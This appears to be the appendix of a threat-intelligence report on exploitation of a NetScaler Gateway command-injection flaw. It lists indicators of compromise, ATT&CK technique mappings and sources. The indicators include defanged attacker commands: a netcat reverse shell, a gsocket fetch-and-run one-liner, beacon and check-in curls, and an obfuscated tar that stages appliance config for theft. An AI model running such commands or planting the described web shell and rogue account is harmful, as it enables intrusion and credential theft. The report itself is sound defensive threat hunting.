Command	<code>tar\${IFS}czf\${IFS}/var/netcaler/logon/LogonPoint/xua.html\${IFS}/flash/nsconfig</code>	Config theft: tars <code>/flash/nsconfig</code> to a web-reachable file on the logon portal for HTTPS download
File path	<code>/var/netcaler/Logon/LogonPoint/xua.html</code>	<code>/flash/nsconfig</code> tarball staged under the logon portal for download; hunt for unexpected files in <code>LogonPoint/</code>
File path	<code>/ .x, /var/1.py</code>	Dropped stager paths, written and executed by the shell and Python second-stage commands
Signing key	<code>S8GEj/Ibzw/Zy9Z5u4saQyn0h59enf9Mk3J2m70tTMs=</code>	Ed25519/minisign public key embedded in every build; gates self-upgrade/plugins; best cross-build pivot
Build fingerprint	<code>0.1.0-SNAPSHOT-4b91c7db</code>	Newer build, compiled 2026-09-28 and collected that night
Build fingerprint	<code>0.1.0-SNAPSHOT-697ffe7c</code>	Earlier build, compiled 2026-09-08, same operator signing key
Network fingerprint	<code>POST /api/v1/agents/enroll + Content-Type: application/x-protobuf-platypus-v2</code>	Agent enrollment; the content type is highly distinctive



TLP:CLEAR

Network fingerprint	/api/v1/agent/link (WebSocket, mutual TLS)	Agent tasking channel
Network fingerprint	_platypus-mesh._tcp (mDNS, UDP/5353)	LAN peer discovery; best signal for a second infected host on a segment
Network fingerprint	platypus-agent/public-ip-probe (User-Agent)	Agent public-IP probe
File path	/netscaler.local/	Operator-created binary directory; not part of the stock NetScaler layout
Filename	ns_*.pl	Agent renamed as a NetScaler-style Perl script; the number is per-install, so hunt the pattern
File path	/var/core/.ns-cache/(client.crt, client.key, agent.lock, state.db)	Agent working directory; cert + key present only if enrollment completed
File (integrity)	/var/python/bin/customsnmpd	NetScaler SNMP sub-agent path; the Python stage overwrites it with a reverse shell; verify integrity
Rogue account	sec_monitor	NetScaler superuser added by the Perl stage; hunt ns.conf for add system user sec_monitor / bind system user sec_monitor superuser
Web shell	/var/netscaler/logon/LogonPoint/.local_journal	Password-gated PHP web shell (command exec + file upload/download) dropped by the Perl stage
Web shell URL	/logon/LogonPoint/css/LogonUISimple.html.style.min.css(+ ...style.min.<hex>.css)	Legitimate-looking stylesheet URL on the logon portal aliased to the web shell
Config (integrity)	/etc/httpd.conf: SetHandler application/x-httpd-php on .local_journal	Perl stage's httpd.conf edit that makes the web shell execute as PHP; also flips php_flag engine on
File (integrity)	/bin/sh mode 06555 (SUID)	Setuid bit set by the Perl stage for on-demand root
File path	/tmp/update_result_3567cs.tgz	/flash/nsconfig tarred and POSTed to 64.94.85[.]67 by the Perl stage
Decoy names (Linux)	system-health, system-health-metrics, health-monitor, sys-health, node-health, healthd	Do not alert on name alone (they collide with legitimate monitoring); pair with a ~19 MB static Go binary and a matching service unit. Not applicable to the FreeBSD appliance
SHA-256	c98aee75c5e199c9b5527984ce48675d665963f7cab8ce9f2e82465de6b58727	Agent, freebsd/amd64 (the appliance-relevant platform)
SHA-256	89b64bd45478e53299f9c422cbba40fac3ac0712b551b85185e38203f7f984c6	Agent, linux/amd64 (current build)
SHA-256	be5832f3993ff63a36100b2f7b89c8d385e20dd9d72876700e7ade9fb9e6d4cb	Agent, UPX-packed Linux x86-64 ELF; earlier build (2026-09-08, 697ffe7c), same operator signing key
SHA-256	0dcac605a3a0c37001552369a6a77003226b35dde7710b554fcd0e6809a76d1	Agent, windows/amd64
SHA-256	04db3fc44c81886844ef47949d7f352953a6bf1be4866be1fb3e7e12c452e3ac	Agent, darwin/arm64
SHA-256	2d2c2f6842982f7e1cb894ce915d39f2a9861009c7ecb1b90da803f2c3c608f4	Agent, linux/amd64 unpacked (more stable than the packed hashes)
IPv4	199.233.217[.]13	Opportunistic wave (unattributed): Check-in over TCP/8080 (/hi, /hi/<ip>) and a netcat reverse shell over TCP/8000
IPv4	130.94.20[.]222	Opportunistic wave (unattributed): Silent beacon to :8888/c/<hex>



TLP:CLEAR

Domain	<code>gsocket[.]io</code>	Opportunistic wave (unattributed): Global Socket Toolkit retrieval (<code>hxxps://gsocket[.]io/y</code>): a legitimate service abused for reverse-shell/C2
Command	<code>bash -c \$(curl -fsSL hxxps://gsocket[.]io/y)</code> (with an <code>S=<hex></code> key)	Opportunistic wave (unattributed): One-line Global Socket Toolkit deploy; the <code>S</code> value is the gsocket secret
Command	<code>nc 199.233.217[.]13 8080 -e /bin/sh</code>	Opportunistic wave (unattributed): Netcat reverse shell
Command	<code>curl hxxp://199.233.217[.]13:8080/hi/</code>	Opportunistic wave (unattributed): Attacker check-in to fresh infrastructure
Command	<code>curl -m 8 -sk hxxp://130.94.20[.]222:8888/c/<hex> -o /dev/null</code>	Opportunistic wave (unattributed): Silent beacon; confirms reachability without saving output
Recon	<code>whoami;</code> <code>id>/netscaler/ns_gui/vpn/id009.txt;</code> <code>id>/netscaler/ns_gui/id009.txt</code>	Opportunistic wave (unattributed): Execution check; writes <code>id</code> output to a web-readable appliance path to confirm RCE over HTTPS

Appendix B: MITRE ATT&CK

ID	Tactic	Technique	Context
T1190	Initial Access	Exploit Public-Facing Application	Observed attempt: CVE-2026-88771 exploitation attempts against the NetScaler Gateway authentication service, pre-authentication
T1059.004	Execution	Unix Shell	Observed attempt: injected shell commands, logged at the authentication service, to fetch and run a payload on the appliance (on-appliance execution not confirmed)
T1105	Command and Control	Ingress Tool Transfer	Observed attempt: injected <code>curl</code> and <code>wget</code> commands pulling a payload from rotating staging hosts
T1571	Command and Control	Non-Standard Port	Observed attempt: payload retrieval on ports 9000 and 9090.
T1036.005	Defense Evasion	Match Legitimate Resource Name or Location	Recovered scripts: the bootstrap installs the agent as <code>ns_*.pl</code> under <code>/netscaler.local/</code> ; the Python stage is built to overwrite the <code>customsnmpd</code> daemon; the Perl stage aliases its web shell under a logon-page CSS URL
T1036.010	Defense Evasion	Masquerade Account Name	Recovered script: the Perl stage is built to name its rogue superuser <code>sec_monitor</code> so it passes as a monitoring account
T1136.001	Persistence	Create Account: Local Account	Recovered script: the Perl stage is built to add a rogue <code>sec_monitor</code> superuser to the saved config
T1505.003	Persistence	Server Software Component: Web Shell	Recovered script: the Perl stage is built to write a PHP web shell to <code>.local_journal</code> and alias it via <code>httpd.conf</code> under the logon portal
T1560.001	Collection	Archive Collected Data: Archive via Utility	Observed attempt: an injected command tarring <code>/flash/nsconfig</code> into the logon portal as <code>xua.html</code> . Recovered script: the Perl stage is built to tar the same directory before sending it out
T1048.003	Exfiltration	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	Recovered script: the Perl stage is built to POST the <code>/flash/nsconfig</code> archive over plain HTTP to its staging host <code>64.94.85[.]67</code> , not over the Platypus C2 channel



TLP:CLEAR

T1071.001	Command and Control	Web Protocols	Agent capability: enrollment over HTTPS and WebSocket tasking
T1573.002	Command and Control	Asymmetric Cryptography	Agent capability: mutual-TLS C2 with a client certificate; <code>platypus://</code> cert URI SANs
T1046	Discovery	Network Service Discovery	Agent capability: mDNS <code>_platypus-mesh._tcp</code> LAN peer discovery
T1027.002	Defense Evasion	Software Packing	Agent capability: builds are distributed UPX-packed, except the FreeBSD build, which is not packed
T1070.006	Defense Evasion	Timestamp	Recovered script: the bootstrap copies a reference file's timestamp onto the dropped binary. Agent capability: a timestamp routine
T1543.002	Persistence	Systemd Service	Agent capability: self-persistence via a decoy-named systemd unit, compiled into every build including FreeBSD; a NetScaler has no systemd for it to attach to
T1053.003	Persistence	Cron	Agent capability: cron-based persistence fallback, compiled into every build including FreeBSD; whether it runs on the appliance is unconfirmed
T1068	Privilege Escalation	Exploitation for Privilege Escalation	Agent capability: kernel-exploit privilege-escalation package, compiled into the Linux builds only; does not run on the FreeBSD appliance
T1548.001	Privilege Escalation	Setuid and Setgid	Recovered script: the Perl stage is built to set the SUID bit on <code>/bin/sh (chmod 6555)</code> ; not confirmed on the appliance. Agent capability: SUID-overwrite routines in the Linux builds

Sources

- Citrix, "NetScaler ADC and NetScaler Gateway Security Bulletin for CVE-2026-88771 through CVE-2026-88778 (CTX697096)", 2026-09-27, https://community.citrix.com/techzone-blogs/110_security-updates/netscaler-adc-and-netscaler-gateway-security-bulletin-for-cve-2026-88771-through-cve-2026-88778/
- CISA, "Known Exploited Vulnerabilities Catalog" (CVE-2026-88771 and CVE-2026-88772 added 2026-09-27), 2026-09-27, <https://www.cisa.gov/known-exploited-vulnerabilities-catalog>
- watchTowr, public statement on X (NetScaler zero-day reports are credible; clients warned, before public disclosure), 2026-09-26, <https://x.com/watchtowrcyber/status/2103891689857228803>
- watchTowr Labs, "Oh Look, The Foot Gun Went Off Again" (CVE-2026-88771 root-cause analysis), 2026-09-28, <https://labs.watchtowr.com/oh-look-the-foot-gun-went-off-again-citrix-netscaler-preauth-command-injection-cve-2026-88771/>
- watchTowr, "Citrix NetScaler Zero-Day RCE FAQ: CVE-2026-88771 and CVE-2026-88772", <https://watchtowr.com/intelligence/citrix-netscaler-zero-day-vulnerabilities-faq/>
- watchTowr Labs, "watchTowr-vs-Citrix-NetScaler public detection and PoC tooling", <https://github.com/watchtowrlabs/watchTowr-vs-Citrix-NetScaler-CVE-2026-88771>
- Palo Alto Networks Unit 42, "Threat Brief: NetScaler Zero Days CVE-2026-88771 and CVE-2026-88772 Exploited in the Wild", <https://unit42.paloaltonetworks.com/netscaler-zero-days-exploited/>
- Google Threat Intelligence Group / Mandiant, "Defending Against Active Exploitation of Citrix NetScaler ADC and Gateway Appliances" (exploitation since at least early September), 2026-09-29,

THREAT INTELLIGENCE

AI-Native. Human-Led.
United Against Every Threat.

The first leading AI-native, human-led SOC that triages every alert, investigates every threat, and frees your team for strategic work.

TLP:CLEAR

<https://cloud.google.com/blog/topics/threat-intelligence/defending-against-active-exploitation-of-citrix-netscaler-adc-and-gateway-appliances/>

- GreyNoise, "Swarming Against Citrix 0-Day Exploitation" (First seen by GreyNoise, before public disclosure), <https://www.greynoise.io/blog/swarming-against-citrix-0-day-exploitation>
- Cybersecurity Dive, "Citrix NetScaler exploitation began days before public notification", <https://www.cybersecuritydive.com/news/citrix-netscaler-exploitation-days-before-notification/831634/>
- Help Net Security, "NetScaler zero-day exploitation escalates into mass attacks (CVE-2026-88771)", 2026-09-29, <https://www.helpnetsecurity.com/2026/09/29/netscaler-zero-day-exploitation-escalates-into-mass-attacks-cve-2026-88771/>
- LevelBlue SpiderLabs, "Citrix NetScaler CVE-2026-88771: Observed Exploitation Artifacts and Hunt Indicators" (staging hosts and Perl and Python stage analysis), 2026-09-30, <https://www.levelblue.com/blogs/spiderlabs-blog/citrix-netscaler-cve-2026-88771-observed-exploitation-artifacts-and-hunt-indicators>

The information provided in this blog is for educational and informational purposes only and does not constitute formal professional advice. While we strive for accuracy, TENEX makes no representations or warranties of any kind, express or implied, regarding the completeness, accuracy, reliability, or suitability of this information. Any reliance you place on such material is strictly at your own risk, and we disclaim all liability for any loss or damage arising from its use.